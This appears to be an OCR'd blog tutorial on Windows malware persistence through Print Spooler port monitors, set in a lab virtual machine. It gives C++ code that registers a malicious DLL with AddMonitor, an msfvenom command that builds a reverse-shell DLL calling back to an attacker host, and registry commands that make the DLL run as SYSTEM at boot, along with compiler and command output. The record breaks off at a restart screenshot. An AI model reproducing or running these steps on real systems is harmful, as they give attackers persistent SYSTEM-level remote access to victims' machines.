
Malware development: persistence - part 8. Port monitors. Simple C++ example.

cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html

June 19, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into the next interesting malware persistence trick: Port monitors.

port monitors

Port Monitor refers to the Windows Print Spooler Service or `spoolv.exe` in this post. When adding a printer port monitor, a user (or an attacker) is able to add an arbitrary dll that serves as the *"monitor"*.

There are essentially two ways to add a port monitor, also known as your malicious DLL: through the Registry for persistence or a custom Windows application (`AddMonitor` function) for immediate dll execution.

adding monitor

Using the Win32 API, specifically the `AddMonitor` function of the Print Spooler API:

```
BOOL AddMonitor(
  LPTSTR pName,
  DWORD  Level,
  LPBYTE pMonitors
);
```

it is possible to add an arbitrary monitor DLL immediately while the system is running. Note that you will need local administrator privileges to add the monitor.

For example, source code of our monitor:

```
/*
monitor.cpp
windows persistence via port monitors
register the monitor port
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html
*/
#include "windows.h"
#pragma comment(lib, "winspool")

int main(int argc, char* argv[]) {
  MONITOR_INFO_2 mi;
  mi.pName = "Monitor";
  mi.pEnvironment = "Windows x64";
  // mi.pDLLName = "evil.dll";
  mi.pDLLName = "evil2.dll";
  AddMonitor(NULL, 2, (LPBYTE)&mi);
  return 0;
}
```

Compile it:

```
x86_64-w64-mingw32-g++ -O2 monitor.cpp -o monitor.exe -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive -lwinspool
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$ x86_64-w64-mingw32-g++ -O2 monitor.cpp -o monitor.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lwinspool

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$ ls -lt
total 124
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Jun 20 08:17 monitor.exe
-rw-r--r-- 1 cocomelonc cocomelonc   420 Jun 20 08:17 monitor.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94245 Jun 20 08:14 evil.dll
-rwxr-x--- 1 cocomelonc cocomelonc   361 Jun 19 09:47 evil.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  1020 Jun 19 09:44 pers.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$
```

Also, create our “evil” DLL:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f dll > evil2.dll
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f dll > evil2.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

So, compiling the code will produce an executable (`monitor.exe` in my case) that will register the malicious DLL (`evil2.dll`) on the system.

demo for add “monitor”

Copy files and run:

```
copy Z:\2022-06-19-malware-pers-8\evil2.dll .\
copy Z:\2022-06-19-malware-pers-8\monitor.exe .\
.\monitor.exe
```




registry persistence

A list of sub-key port monitors can be found within the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors` node. Each key should have a `REG_SZ` entry containing a `Drivers` DLL. At system startup, each of these DLLs will be executed as `SYSTEM`.


First of all, before malicious actions, check sub keys:

```
reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
```





Then, add sub key `Meow` and `Driver` value:

```
reg add "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d
"evil2.dll" /t REG_SZ
reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
```





As you can see, everything is completed correctly. Then restart victim's machine:


win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
x64dbg
PE-bear
malware
Create
Monday
20
Mail
Paint 3D
Office
OneNote
Play
Xbox Con...
Photos
Shut down
Restart
Roblox
Microsoft Solitaire Collection
TikTok
Type here to search
6:16 PM
6/20/2022
Right Ctrl

